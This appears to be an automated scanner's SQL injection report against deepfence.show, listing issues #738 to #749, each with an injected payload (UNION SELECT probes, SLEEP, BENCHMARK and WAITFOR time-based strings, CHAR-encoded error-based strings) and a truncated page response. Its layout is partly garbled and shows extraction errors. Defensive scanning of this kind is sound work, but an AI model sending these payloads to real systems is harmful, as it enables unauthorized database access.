Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#738

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#739				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#740					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),4</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),4
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),4					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre></div>					

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#741

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>waitfor delay '00:00:05'--</td></tr></table>	Name	Value	demouser@deepfence.io	waitfor delay '00:00:05'--
Name	Value				
demouser@deepfence.io	waitfor delay '00:00:05'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#742				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	' GROUP BY columnnames having 1=1 --
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#743	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	@variable

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Action Points

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#744

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--</td></tr></table>		Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--
Name	Value					
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#745					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#746

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#748

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#749	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgnuFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}\.\d{1,3})+.*] found [3/3.5.16]					
